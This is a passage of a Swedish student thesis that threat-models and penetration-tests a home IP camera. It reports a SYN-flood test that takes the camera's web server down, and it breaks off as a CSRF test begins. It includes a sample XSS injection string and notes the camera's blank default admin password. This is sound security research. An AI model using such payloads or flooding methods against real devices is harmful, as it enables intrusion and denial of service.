När den symmetriska nyckeln delas så kan den delas på fem olika sätt, antingen genom RSA med nycklarna från certifikaten, eller Diffie-Hellman med nygenererade eller innan genererade parametrar. Den symmetriska nyckeln kan också delas med *anonymous Diffie-Hellman* då båda parterna skickar Diffie-Hellman-parametrarna till varandra utan autentisering med certifikat, eller med Fortezza-metoden.[9, s. 192–193, 200]

HTTPS. HTTPS är HTTP som använder sig av SSL/TLS istället för direkt TCP, vilket innebär att kommunikationen är enkrypterad, men kommunikationen mellan värdar blir identisk till normal HTTP från värdarnas perspektiv.[9, s. 201–202]

2.3 Tidigare arbeten

Denna sektion kommer att beskriva tidigare angrepp som har utförts mot liknande system. En beskrivning av systemet som undersöks i just detta arbete finns i sektion 4.1.

2.3.1 Penetrationstesting och hotmodellering

Flera tidigare arbeten gällande hotmodellering har utförts, dels gällande hur sårbarheter värderas jämfört med varandra[4], samt metoder för att utvecka verktyg för att automatiskt upptäcka sårbarheter för olika sorters applikationer[15, 10, 13, 17, 2].

Hotmodellering grundar sig på att bygga en modell av systemet som ska undersökas och metodiskt och strukturerat analysera vart potentiella attackvektorer skulle kunna befinna sig. Det finns flera olika metoder för att göra detta, både manuella metoder och automatiska som utförs av programvara[10, 12]. Möjliga attackvektorer kan sedan jämföras med varandra beroende på hur svåra de skulle vara att utföra för en hotagent, vilket det finns flera system för[4, 18].

2.3.2 Deautentisering med accesspunkt

När en värd i ett trådlöst nätverk avslutar anslutningen till accesspunkten inom nätverket, (värden vill inte längre vara associerad med accesspunkten) så skickar värden en *deautentiseringsram* till accesspunkten, som inte är krypterad. Detta innebär att det går att genom att sända ut en sådan ram till accesspunkten med MAC-addressen av den värd man vill deassociera som avsändare, utföra en DOS-attack mot värden. Detta kan göras utan att själv behöva vara associerad med accesspunkten. För att denna attack ska kunna utföras så måste den som utför attacken veta vilken MAC-address som den värd man vill deassociera har, och detta kan man få reda på genom att lyssna på den trådlösa trafiken.[4],[5]

En anledning till att man skulle vilja göra detta är att förhindra att systemet kommunicerar med omvärlden då det krävs att systemet är anslutet till en accesspunkt för att komma åt internet, det vill säga en sorts DOS-attack.

Denna typen av attack går inte att utföra på nätverk som är uppdaterade till senaste versionen av 802.11.[8]

2.3.3 Ordlisteattack på inloggningsuppgifter

IP-kameror har ofta ett standardanvändarnamn och lösenord, som är densamma för alla kameror av den modellen. Det går oftast att ändra detta användarnamn och lösenord, men det i många fall så görs det inte av användaren.

Detta faktum har utnyttjats tidigare, och använts för att infektera IP-kameror som var uppkopplade mot internet, exempelvis av botnätet *Mirai*. *Mirai* fungerade på det sättet att det skannade något omfång av IP-addresser för öppna webbservrar. Om webbservern svarade, och krävde inloggning så testade *Mirai* att logga in med ett antal kombinationer av användarnamn och lösenord. Detta var mycket effektivt och lyckades infektera stora antal kameror och andra IoT-produkter, som sedan kunde användas för att exempelvis utföra DOS-/DDOS-attacker.[6],[7]

[4]Papadopoulos Kinstantinos. “Hacking my IP camera”. I: (2 maj 2019). URL: https://hackernoon.com/hacking-my-ip-camera-1ca66682a739 (hämtad 2020-04-19).

[5]Prabhaker Mateti. “Hacking Techniques in Wireless Networks”. I: (2005). URL: https://web1.cs.wright.edu/~pmateti/InternetSecurity/Lectures/WirelessHacks/Mateti-WirelessHacks.htm (hämtad 2020-04-16).

[6]Cloudflare. *What is the Mirai botnet?* 2020. URL: https://www.cloudflare.com/learning/ddos/glossary/mirai-botnet/ (hämtad 2020-03-18).

[7]Cloudflare. “Inside the infamous Mirai IoT Botnet: A Retrospective Analysis”. I: (14 dec. 2017). URL: https://blog.cloudflare.com/inside-mirai-the-infamous-

En annan variation av ordlisteattack är om hotagenten lyckas få tag på en hash av lösenordet och/eller användarnamnet. Hotagenten kan då jämföra dessa hasher med hasher av välkända vanligaste-lösenordet-listor, som finns att ladda ner på internet. Detta går mycket snabbt då det inte krävs några beräkningar, utan endast en lookup i en tabell. Om en hash matchar så vet hotagenten då lösenordet.[8]

2.3.4 Avlyssning av nätverkstrafik

IP-kameror och andra IoT-produkter skickar data till antingen klienter när de loggar in på produkten över internet eller till andra fil- eller mailservrar om de är programmerade att göra det. Datan som skickas kan vara, som i fallet av IP-kameror ljud- eller videoinspelning, eller stillbilder, eller också i vissa fall inloggningsuppgifter, till kameran eller till servrar som kameran skickar data till. Vissa uppskattningar som gjorts visar att mycket av denna nätverkstrafik inte är krypterad, i vissa fall så högt som 98%[9].

Om systemet eller den klient frågar efter denna data befinner sig på ett trådlöst nätverk tillsammans med en hotagent på samma nätverk, så kan denna hotagent avlyssna den trafik som skickas, och på det viset komma åt känslig data eller inloggningsuppgifter. Om hotagenten befinner sig på samma trådlösa nätverk som kameran, så kan han/hon också utföra man-in-the-middle-attacker på den videodata som kameran skickar, genom att få kameran att först skicka datan till hotagenten först, genom en metod som heter *ARP poisoning*, vilket kan resultera i att legitima klienter får falsk videodata från kameran.[10]

2.3.5 Cross-Site Request Forgery (CSRF)

CSRF är en attack som baserar sig på att webbläsare sparar autentisering till webbsidor. CSRF kan användas för att genom en annan användares webbläsare

---

iot-botnet-a-retrospective-analysis/ (hämtad 2020-04-19).

[8]"Brute Force Attack". I: (2020). URL: https://owasp.org/www-community/attacks/Brute_force_attack (hämtad 2020-05-22).

[9]ITProPortal. "Nearly all IoT traffic is unencrypted". I: (12 mars 2020). URL: https://www.itproportal.com/news/nearly-all-iot-traffic-is-unencrypted/ (hämtad 2020-04-18).

[10]Daniel dos Santos. "Sabotaging Common IoT Devices in Smart Buildings by Exploiting Unencrypted Protocols". I: (30 juli 2019). URL: https://www.forescout.com/company/blog/sabotaging-smart-building-iot-devices-using-unencrypted-protocols/ (hämtad 2020-04-18).

utföra förfrågningar till webbsidor som den användaren är autentiserad på. Dessa förfrågningar kan inte läsa vad som finns på webbsidan, utan kan bara utföra skrivoperationer.[11] De förfrågningar som kan utföras är oftast HTTP-förfrågningar, det vill säga `GET`, `POST`, et cetera.

Exempel på vad CSRF kan tillåta är att ändra konfiguration i system med webbservrar. För att CSRF ska fungera så måste det exekveras i webbläsaren hos en autentiserad användare, vilket innebär att användaren måste besöka en webbsida som hotagenten har gjort för detta ändamål.

2.3.6 Cross-Site Scripting (XSS)

IP-kameror och andra IoT-system har ofta webbservrar där systemet kan konfigureras. I vissa fall så är dessa konfigurationssidors indatafält, om givet inmatad data som kan påverka HTML inte korrekt programmerade att behandla sådana tecken[12]. Exempelvis om ett HTML-`input`-fält, som i

```
<input name="exempel" value="exempel">
```

så kan en attackera skicka in en sträng, exempelvis

```
"><script src="..."></script><input name="" value="
```

Om karaktärer såsom `"`, `<`, `>` inte behandlas korrekt (substitueras mot HTML-kodade karaktärer såsom `&quot;` eller liknande) så skulle denna indatasträng, om instoppad direkt där "exempelstår, få en användare som går på sidan att exekvera ett godtycklig JavaScript-script.

Det sätt man kan förhindra XSS-sårbarheter är att validera all indata skickat av användaren, och substituera eller ta bort karaktärer som kan påverka den resulterande HTML:en om indatan direkt stoppas in.

[11] "Cross Site Request Forgery (CSRF)". I: (2020). URL: https://owasp.org/www-community/attacks/csrf (hämtad 2020-05-19).

[12] "Cross Site Scripting (XSS)". I: (2020). URL: https://owasp.org/www-community/attacks/xss/ (hämtad 2020-05-19).

3 Metod

Detta arbete består av två faser, en praktisk och en teoretisk del. Den teoretiska delen består av att genom att undersöka relevant litteratur och utföra en hotmodellering, identifiera möjliga attackvektorer som skulle kunna utnyttja sårbarheter hos systemet. Den andra delen, penetrationstestningsfasen, består av att praktiskt utveckla metoder för att utnyttja de sårbarheterna identifierade i den teoretiska delen.

I överlag så kan arbetet delas upp i dessa delar,

1. Beskriva och utföra en hotmodellering av systemet, och på detta sättet identifiera alla möjliga attackvektorer.
2. Med hjälp av den tidigare utförda hotmodelleringen undersöka hur de identifierade möjliga attackvektorerna skulle kunna utnyttjas.
3. Utveckla och utföra penetrationstest på systemet med fokus på de mest lovande identifierade attackvektorerna.

Den teoretiska bakgrundsinformationen som används i både hotmodelleringen och utvecklandet av attacker i penetrationstestningsfasen finns i kapitel 2.

3.1 Hotmodellering

Hotmodelleringen består i sig av flera delar, beskrivna nedan,

1. Systemet (IP-kameran med tillhörande delar med omvärlden) beskrivs i ett diagram som visar alla delar som ingår och hur de hänger ihop (interagerar med varandra). En *del* i detta fall skulle exempelvis kunna vara en filserver som kameran skickar data till, eller kameran själv.

2. Avgränsningar på vilka attackvektorer som ska undersökas görs, avgränsningarna för detta arbete finns i sektion 4.2.2.

3. Alla delar som ska undersökas inom avgränsningarna utvärderas för attackvektorer. Alla tänkbara attackvektorer kategoriseras på det här sättet.

4. Alla identifierade attackvektorer sorteras sedan efter inverkan, sannolikhet att attacken lyckas. Detta görs med stöd av den teoretiska litteraturstudien. Det är också möjligt att attackvektorn i denna teoretiska del upptäcks vara omöjlig att utföra, i det fallet så väljs attacken bort i penetrationstestningsfasen.

När systemet beskrivs så beskrivs också alla tillgångar (vilken data som finns var) i systemet, och vad den datan skulle kunna användas till. Samt så beskrivs också alla kontroller i systemet. En kontroll kan exempelvis vara autentisering av användare på ett nätverk (lösenord) eller till kameran. Till slut så kategoriseras också alla *Threat agents* eller hotagenter, det vill säga alla möjliga positioner som en tredje part med onda avsikter skulle kunna befinna sig i.

När alla delar i systemet har beskrivits, så kan alla attackvektorer identifieras genom att ställa frågan *Finns det någon tillgång som en hotagent kan få tillgång till utan att gå genom en kontroll?*. Om det finns en kontroll i vägen för en tillgång, går det då att ta sig förbi denna kontroll? Alla möjliga attacker kan då identifieras på detta sättet, inom de givna avgränsninarna. De identifierade potentiella attackvektorerna kan sedan ställas upp i exempelvis en STRIDE [1]-tabell, eller en *Threat Traceability Matrix*.

För varje identifierade attackvektor ställs då upp svaret på frågorna,

- Vilken tillgång kan attackvektorn leda till att hotagenten kommer åt?
- Vilken inverkan får det om hotagenten får tillgång till denna tillgång?
- Vad är chansen att attacken lyckas?

En beskrivning av systemet med tillhörande hotmodellering finns i kapitel 4.

[1] Spoofing, Tampering, Repudation, Information disclosure, Denial of service, Elevation of privilege

3.2 Penetrationstestning

Penetrationstestningsfasen består av att utveckla metoder för att utnyttja attackvektorer identifierade under hotmodelleringen. För att utveckla dessa metoder så krävs dels teorin bakom attacken, samt möjligtvis programvara för att effektivt kunna utföra attacken praktiskt.

Det görs ett urval vilka attackvektorer som bestäms att praktiskt undersökas, med motivation varför. Detta urval görs med understöd av vilken inverkan attacken har om den lyckas, samt chansen att attacken lyckas.

3.2.1 Programvara

Denna sektion beskriver kort den programvara som användas vid penetrationstesten, och vad programvaran användes till.

Wireshark

Wireshark[2] användes för att avlyssna nätverkstrafik. Wireshark kan användas för att avlyssna trafik som går till och från den maskin det körs på, men även på trådlös trafik inte riktad till maskinen.

Nmap

Nmap[3] användes för att portskanna systemet efter öppna portar, det vill säga vilka tjänster systemet hade.

hping3

hping3[4] kan användas för att skicka speciellt formade TCP/IP-paket. Fälten i paketen går att konfigurera godtyckligt.

[2] https://www.wireshark.org/
[3] https://nmap.org/
[4] https://linux.die.net/man/8/hping3

vsftpd

vsftpd[5] kan användas för att köra en FTP-server. SSL/TLS, användarkonton med mera går att konfigurera.

[5] https://security.appspot.com/vsftpd.html

4 Systemet

I detta kapitel så presenteras först en överblick över systemet, vilka funktioner det har samt vilka delar som ingår och hur de interragerar med varandra. Sedan så presenteras hotmodelleringen av systemet, med understöd av beskrivningen. Beskrivning av de nätverksprotokoll som nämns i systembeskrivningen finns i kapitel 2.

4.1 Beskrivning


Systemet som utvärderas i detta arbete är en internetansluten kamera (IP-kamera) som befinner sig på samma lokala nätverk som användaren av kameran. Kameran kan vara ansluten till nätverket antingen trådlöst (Wi-Fi/802.11) eller trådat (ethernet).

Kameran har video med mörkerseende, rörelsedetektering samt ljudupptagning. Kameran kan också roteras runt $360°$ horisontellt och/eller $90°$ vertikalt.

När kameran ansluts till nätverket så sätter den upp sin egen webbserver över HTTP, där man kan logga in och sätta upp användare och lösenord. Två versioner av webbservern startas, en över SSL/TLS och en utan dessa. Kameran kan konfigureras att sända bilder (snapshots) periodiskt eller video då rörelse detekterats till en mailserver över SMTP eller filserver över FTP. Kameran kan också konfigureras att vara åtkomlig utanför detta lokala nätverk över genom exempelvis port-forwarding. Genom denna HTTP-server så kan kameran också manuellt roteras och videoinspelning kan tittas på, och annan konfiguration kan ändras.

I figur 2 så visualiseras hur kameran befinner sig i systemet.

Det är osannolikt att en sådan här kamera skulle ha med alla dessa delar av systemet i verkligheten, då det skulle kunna ses som redundant att skicka bild/video både till en filserver och en mailserver, men tekniskt sett så är det



Figur 2: Beskrivning av systemet

möjligt att ett system har med alla dessa delar. Notera också att FTP/SMTP-servern/servrarna inte nödvändigtvis befinner sig på olika nätverk, utan det är möjligt att en av dem eller båda befinner sig på samma nätverk som kameran.

4.2 Hotmodellering

I denna sektion så presenteras först de tillgånger som finns i systemet, det vill säga de resurser som en hotagent skulle vilja komma åt, eller förhindra att någon annan kommer åt. Därefter presenteras mer specifikt hot, eller metoder som en hotagent skulle kunna använda för att komma åt tillgångarna.

4.2.1 Tillgångar

De tillgånger (resurser) som finns i detta systemet är främst video-, bild och/eller ljudinspelning från kameran, men också inloggningsuppgifter för FTP- och SMTP-servrar, samt kamerans webbserver finns lagrade i kameran. Om hotagenten skulle kunna komma åt detta så skulle han/hon kunna titta eller lyssna på ägaren av kameran eller vad som pågår runt där kameran är placerad. Det är också tänkbart att en hotagent skulle vilja förhindra att kameran kan sända

data till användaren, exempelvis i fallet då kameran kan automatiskt sända E-mail när rörelsedetektorn detekterar något. Detta innebär att dessa tillgångar kan antas finnas främst i kameran, men också på FTP-servern och/eller SMTP-servern. En annan tillgång som kan användas är kamerans datorkraft. I och med att kameran har kapabiliteten att ansluta till internet så innebär det också att kameran tekniskt sett kan användas för att utföra DOS- eller andra internetbaserade attacker.

4.2.2 Avgränsningar

Detta examensarbete väljer att bara undersöka hot som kan utföras på kameran utan att vara i fysisk kontakt med den. Exempelvis så skulle man kunna tänka sig att en hotagent bryter sig in till där kameran är placerad och slår sönder den för att förhindra att den spelar in video eller ljud, men en sådan attackvektor undersöks inte i detta arbete. Endast kamerans säkerhet och vilken data den skickar kommer också att undersökas, säkerheten för FTP- eller SMTP-servrar kommer inte att utvärderas inom detta arbete.

Vissa attackvektorer antar också att kameran befinner sig på ett trådlöst nätverk, då det inte går att utföra vissa attacker på trådade nätverk.

4.2.3 Hot

Det finns två hotagenter för systemet

1. En hotagent som befinner sig utanför det nätverk som kameran befinner sig på.
2. En hotagent som befinner på samma nätverk som kameran befinner sig på.

Anledningen till detta är att eftersom kameran kan sättas överallt och inte nödvändigtvis bara är för hemmabruk så är det också möjligt att den skulle kunna befinna sig på ett oskyddat trådlöst nätverk, och då skulle en hotagent kunna befinna sig på det nätverket. När det gäller kameror som är uppsatta för hemmabruk är det mer sannolikt att hotagenten befinner sig utanför nätverket.

De kontroller som finns för systemet är

1. Autentisering för nätverket (WEP/WPA2-PSK/Inget)

2. Autentisering för kamerans HTTP-server.

3. Autentisering för FTP-/SMTP-servrarna.

Autentiseringen för FTP- och SMTP-servrarna sker direkt mellan kameran och servern i fråga, och inloggningsuppgifterna för dessa servrar finns lagrade i kameran.

De attacker som är mest intressanta att undersöka är de attacker som kan utföras utan att behöva känna till inloggningsuppgifterna för kameran, eftersom om hotagenten känner till inloggningsuppgifterna till kameran och kan ansluta till den så har hotagenten tillgång till alla tillgångar. För att vara säker på att alla möjliga attackvektorer hittades så utfördes en litteraturstudie av tidigare attacker på liknande och/eller relevanta system. De mest relevanta attackvektorerna är de som inriktar sig mot HTTP-servrar[1][2], samt de som generellt riktar sig mot IoT-system[3][4]. Vissa av attackerna är inte exklusiva till dessa system, utan inriktat sig däremot på vilken sorts nätverk kameran befinner sig på[5]. Tidgare angrepp på liknande system finns beskrivna i sektion 2.3, och listan över vilka attacker som utfördes/inte utfördes och varför finns i kapitel 5.

Bortvalda attackvektorer

Bland vissa av sårbarheterna som identifierats i litteraturstudien[6],[2],[4] finns det vissa som baserar sig på system som kameran inte använder sig av. De attacker som valdes bort av andra anledningar finns beskrivna i sektion 5.1.

Bland de vanligaste angreppen på IoT-system så valdes några specifika attackvektorer bort, specifikt attackvektorer som kräver att hotagenten är i fysisk kontakt med kameran, eller säkerheten hos system utanför kameran då det inte finns några sådana system för just denna typ av kamera. Detta motiveras också i avgränsningarna.

---

[1] XSS, CSRF

[2] "Top 10 Web Application Security Risks". I: (2017). URL: https://owasp.org/www-project-top-ten/ (hämtad 2020-05-09).

[3] Avlyssning, ordlisteattack

[4] "Internet of Things (IoT) Top 10 Vulnerabilities". I: (2018). URL: https://wiki.owasp.org/index.php/OWASP_Internet_of_Things_Project#tab=IoT_Top_10 (hämtad 2020-05-09).

[5] MITM genom ARP-spoofing

[6] "OWASP Top 10 Application Security Risks". I: (2017). URL: https://owasp.org/www-project-top-ten/OWASP_Top_Ten_2017/Top_10-2017_Top_10.html (hämtad 2020-05-22).

Gällande webbapplikationer[7] så valdes angrepp som baserar sig på system som kameran inte använder bort[8]. Andra attacker som valdes bort är osäker serialiserng, då detta inte används någonstans i systemet, detsamma gäller XXE.

Attackvektorer

I tabell 1 och 2 så finns alla relevanta attacker enumererade, med referens till vilken sektion de undersöks i.

[7] "Top 10 Web Application Security Risks". I: (2017). URL: https://owasp.org/www-project-top-ten/ (hämtad 2020-05-09).

[8] LDAP

Hotagent	**Tillgång**	**Angrepp**	**Attackvektor**	**Mål**	**Påverkan**	**Kontroller**
På samma nätverk som kameran.	Video- eller bilddata, inloggnings-uppgifter.	Avlyssna nätverkstrafik mellan klient och kamerans webb-server (Sektion 2.3.4, 5.7).	Trådlöst nätverk.	Få tillgång till inloggnings-uppgifter, videodata eller bilder	Hotagenten får tillgång till inloggnings-uppgifter och konfidentiell videodata.	SSL/TLS, eller andra former av kryptering.
Utanför eller på samma nätverk som kameran, beroende på om kameran går att nå genom NAT eller inte.	–	DOS-attack genom exempelvis SYN-överflöde, eller repeterad deautentisering (Sektion 5.2, 2.3.2, 5.1.5).	Kamerans webbserver.	Förhindra att en användare kan komma åt data från kameran.	Kameran skickar ingen data eller går inte att konfigurera.	–
På samma nätverk som kameran.	Video- och/eller bilddata.	Maskera som FTP- eller SMTP-servern genom ARP-poisoning, och utför en MITM-attack för att läsa den data som kameran skickar (sektion 5.1.1)	Sårbarheter i ARP.	Få tillgång till video- och/eller bilddata.	Hotagenten får tillgång till konfidentiell data.	Autentisering av serverns certifikat vid användning av SSL/TLS.
På samma nätverk som kameran.	Video- och/eller bilddata, inloggnings-uppgifter.	Avlyssna data som skickas mellan kameran och FTP- eller SMTP-servern. (Sektion 2.3.4)	Trådlöst nätverk.	Få reda på konfidentiell data.	Hotagenten får tillgång till konfidentiell data.	SSL/TLS, eller andra former av kryptering mellan kameran och servern den kommunicerar med.
På samma eller annat nätverk som kameran, beroende på om kameran går att komma åt genom NAT.	Inloggnings-uppgifter, nuvarande video- eller bilddata, konfigurationsdata.	Gör en bruteforceattack på webbserverns inloggnings-uppgifter.	Kamerans webbserver (Sektion 2.3.3, 5.1.4).	Få tillgång till kamerans webbserver och dess data.	Hotagenten kan ändra kamerans konfiguration och/eller få tillgång till konfidentiell data.	Inloggnings-autentisering vid kamerans webbserver.

Tabell 1: Threat Traceability Matrix A

Hotagent	Tillgång	Angrepp	Attackvektor	Mål	Påverkan	Kontroller
På samma eller annat nätverk som kameran, beroende på om den kan kommas åt utifrån genom NAT.	Datorkraft.	Få kameran att exekvera godtycklig kod genom RCE (Remote Code Execution) genom att sända någon speciellt utformad data till kamerans webbserver (sektion 5.1.2).	Kamerans webbserver.	Hotagenten kan använda kameran till att utföra exempelvis DDOS-attacker på andra system.	Hotagenten kan exekvera godtycklig kod på kameran.	Kamerans webbserver utför korrekt behandling av den data som skickas.
Utanför nätverket	Inloggningsuppgifter, datorkraft.	Utför en CSRF-attack genom en legitim användares webbläsare för att ändra på konfiguration inom kameran (Sektion 2.3.5, 5.3).	Kamerans webbserver, legitim användare.	Ändra på konfiguration inom kameran.	Kameran kan konfigureras om att skicka data hotagentens FTP- eller SMTP-server.	CORS, användarens webbläsare, legitim användare.
Utanför nätverket.	Inloggningsuppgifter och annan konfiguration.	Utför en XSS-attack genom CSRF genom en legitim användare (Sektion 2.3.6, 2.3.5, 5.4).	Kamerans webbserver, legitim användare.	Exekvera godtycklig JavaScript inom kamerans webbserver, exempelvis för att stjäla inloggningsuppgifter eller annan konfiguration och skicka det till hotagentens server.	Konfiguration och inloggningsuppgifter delas med hotagenten.	Kamerans webbserver, användarens webbläsare, legitim användare.
Utanför nätverket.	Godtyckligt.	Byt ut kamerans firmware genom CSRF (sektion 5.6).	Kamerans webbserver, legitim användare.	Exekvera godtycklig kod genom kameran.	Hotagenten kan läsa godtycklig data från kameran och få den att utföra godtyckliga operationer.	Legitm användare, användarens webbläsare, kamerans webbserver.

Tabell 2: Threat Traceability Matrix B

5 Penetrationstest

I detta kapitel så presenteras alla de attackvektorer som enumererades i hotmodelleringen, i kapitel 4. Penetrationstesten presenteras i ordning efter sannolikhet att de lyckas.

5.1 Bortvalda attacker

Denna sektion innehåller en kort beskrivning av vilka attacker som valdes bort, med motivering varför. Att en attack valdes bort betyder inte nödvändigtvis att den inte skulle fungera, utan det betyder bara att den inte utfördes praktiskt.

5.1.1 MITM-attack genom ARP-poisoning

Att utföra någon sorts MITM-attack genom ARP-poisoning valdes bort då sannolikheten att attacken skulle lyckas är låg. För denna attack skulle lyckas så måste hotagenten vara associerad med samma accesspunkt som kameran, samt veta till vilken address den server som ska impersoneras befinner sig på. Denna attack är också en attack som baserar sig på en sårbarheter i ARP, ett länk-/nätverkslagerprotokoll, och visar då inte på sårbarheter hos kameran.

5.1.2 Remote code execution (RCE)

Denna typen av attack avser sårbarheten för RCE:er hos kameran, främst som en oautentiserad användare skulle kunna utföra. I sektion 5.4 så testas systemet sårbarhet för XSS-attacker, vilket är en typ av RCE, men denna sektion avser främst RCE:er som baserar sig på bufferöverflöde eller liknande. Dessa bufferöverflöden skulle då avse någon av kamerans webbservrar. Dessa sårbarheter

skulle kunna identifieras genom att skicka speciellt formade paket till någon av servrarna.

För att testa denna sårbarhet så är det sannolikt att systemet skulle behöva emuleras, och någon form av fuzzing utföras. På grund av oerfarenhet och inom detta område valdes denna attack bort från att utföras praktiskt. Detta innebär dock att denna rapport inte kan svara på frågan om systemet är sårbart för denna typen av attack.

5.1.3 Användning av komponenter med kända sårbarheter

Kamerans webbserver använder en webbserver vid namn alphapd, version 2.1.5. Sökning efter CVE:er[1], gav inga kända sårbarheter för denna eller senare versioner av webbservern.

5.1.4 Bruteforce- eller ordlisteattack

Bruteforceattack valdes bort eftersom även om användarnamnet för inloggningsuppgifterna kändes till så kan lösenordet vara tomt. Ordlisteattack valdes bort från att testas eftersom lösenordet kan vara (nästan) godtycklig längd, vilket innebär att en direkt bruteforce-attack skulle ta för lång tid då sökrymden är för stor för att rimligt kunna sökas igenom inom en rimlig tidsgräns, speciellt då varje försök sker över nätverket.

Standardinloggningsuppgifter är densamma för varje enhet av denna typen av kamera. Standardanvändarnamnet är `admin` och standardlösenordet är , det vill säga inget. Detta innebär att kameran är sårbar för denna typen av attack. Mer om denna typen av attack i sektion 2.3.3.

5.1.5 Repeterad deautentisering

DOS-attack genom repeterad deautentisering valdes att inte utföras praktiskt då denna attacks möjlighet att lyckas helt beror på vilken typ av nätverk kameran befinner sig på. Denna typen av attack beskrivs i sektion 2.3.2.

[1] https://cve.mitre.org/

5.1.6 Avlyssning mellan kamera och FTP-/SMTP-server

Denna attack valdes att inte utföras praktiskt då detta helt beror på säkerheten hos SMTP- eller FTP-servern, om de använder SSL/TLS eller inte.

5.2 SYN-överflödesattack

Introduktion och Bakgrund

När en TCP anslutning mellan två värdar A och B initieras så måste båda värdarna allokera minne för att buffra data, samt hålla koll på anslutningen. För att initiera en anslutning så skickar den initierande värden, A, ett TCP-paket med en viss bit, SYN-biten satt i TCP-headern. Om B accepterar anslutningen så skickar B tillbaka ett paket till A där både SYN- och ACK-bitarna är satta.

Om en legitim klient ansluter till kamerans webbserver så är det inget problem eftersom servern bara måste hålla koll på en anslutning. En hotagent som befinner sig på samma nätverk som kameran kan dock skicka många paket till kameran med slumpmässiga avsändaraddresser och SYN-biten satt. Teoretiskt sett så ska webbservern tro att dessa paket är legitima användare som vill ansluta, och då allokera minne och buffrar för dessa anslutningar, samt skicka SYNACK-paket tillbaka till användaren. Om tillräckligt många sådana här paket skickas till servern så ska servern teoretiskt sett krascha eller bli så långsam att en legitim användare inte ska kunna logga in på den, eller om servern är programmerad att skicka data till en fil- eller mailserver så ska servern vara så upptagen med att ta emot dessa förfrågningar att denna data inte skickas. Meningen är i detta fallet inte att komma åt känslig data, utan att förhindra att den skickas eller ska kunna kommas åt av legitima användare.

Det går att minska effektiviteten av denna typen av attack, exempelvis genom att först allokera buffrar och annan data först när den anslutningsinitierande parten har svarat på SYNACK-paketet, men givet tillräckligt många anslutningar så är det ju klart att systemet ändå inte kommer att kunna klara av det.

Metod

Kameran och dess webbserver startades. En FTP-server startades också, och kameran konfigurerades till att sända en stillbild var 10:e sekund, då det då blev

lättare att testa att filskickningen fungerade som det ska om kameran sänder bilder oftare. När SYN-överflödesattacken startades så testades det att logga in på kamerans webbserver, samt så observerades det om kameran fortsatte att skicka stillbilder var 10:e sekund. Hur många paket som skickades i DOS-attacken varierades, vilket kan ses i tabell 3.

Resultat

I tabell 3 så kan antalet paket per sekund skickat i DOS-attacken ses, och dess effekter. Eftersom en bild skickades var 10:e sekund så är det förväntade antalet bilder skickade per minut 6 stycken. Eftersom varje paket bara består av TCP-header utan någon data så blev storleken av varje paket 40 byte. Resultatet

Paket/sek.	Webbserver svarar?	Bilder/min. till FTP-server
0	Ja	6
10^1	Nej	6
10^2	Nej	6
10^3	Nej	5
10^4	Nej	2
10^5	Nej	0
10^6	Nej	0

Tabell 3: Effekter av DOS-attack

blev att kamerans webbserver går ner under DOS-attacken, även under så få anslutningsförsök som 10 per sekund. Skickningen av data till FTP-servern fungerade som normalt ända tills ungefär 1000 paket per sekund skickades. Därefter ju fler paket som skickades, desto färre av bilderna skickades fram till FTP-servern.

Analys

Resultatet visar att det som en värd på samma nätverk som kameran är relativt lätt att göra det omöjligt att logga in på kamerans webbserver. Givet tillräcklig bandbredd så är det också lätt att förhindra att kameran kommunicerar med omvärlden. Eftersom bild- och videodata sparas direkt på kameran så går det att, givet att man kan ansluta till kameran, helt förhindra att kameran kommunicerar med omvärlden, vilket renderar exempelvis rörelsedetektering oanvändbar då kameran är upptagen med att ta emot falska anslutningsförfrågningar istället

för att skicka datan till fil- eller mailserver. I detta fallet så användes bara en filserver och inte en mailserver. Det antogs att om data inte skickades till filservern så skulle den inte heller skickas till mailservern, detta är en möjlig felkälla till resultatet.

5.3 Cross-Site Request Forgery (CSRF)

Introduktion

När en webbläsare gör en HTTP-förfrågan till en webbserver så " kommer den ihåg" vilken data som ska skickas med förfrågningarna, exempelvis en autentiseringssträng eller kakor som tillhör den webbservern, som fält i HTTP-förfrågningen. HTTP eller JavaScript kan användas för att göra HTTP-förfrågningar till godtyckliga addresser, och om addressen är tidigare känd av webbläsaren så är det sannolikt att förfrågan kommer att göras med den autentisering som tidigare användes av webbläsaren då den senast besökte den addressen.

När en användare ändrar på exempelvis inloggningsuppgifter eller annan data på kamerans webbserver så skickas den uppdaterade datan i en HTTP `POST`-förfrågan till kamerans webbserver, som uppdaterar datan enligt förfrågan. Om en legitim användare kan "luras" att exekvera JavaScript (går på en webbsida där hotagenten har placerat sin kod) i sin egen webbläsare så kan en hotagenten teoretiskt utföra en `POST`-förfrågan till kamerans webbserver genom klientens webbläsare. Detta antar att hotagenten vet vilken address som IP-kameran kan nås genom (om det är ett fåtal addresser så kan en förfrågan skickas till alla möjliga). Detta innebär att hotagenten måste få en legitim användare som tidigare loggat in på, eller är inloggad på kamerans webbserver att besöka en webbsida under kontroll av hotagenten.

Metod

I detta penetrationstest så testas om kameran är sårbar för CSRF-attacker. Testet utförs genom att en fil[2] som ska utföra ett CSRF-angrepp öppnas i en webbläsare[3] som också har webbinterfacet till kameran öppet i en annan flik. De CSRF-angrepp som utförs är att ändra kamerans FTP-konfiguration.

[2] Appendix A
[3] Firefox v. 76.0b3, 64 bitar

Hur `POST`-förfrågningarna skulle utformas undersöktes innan genom att manuellt inspektera paketen som skickades då legitma ändringar av konfigurationen utfördes.

Resultat

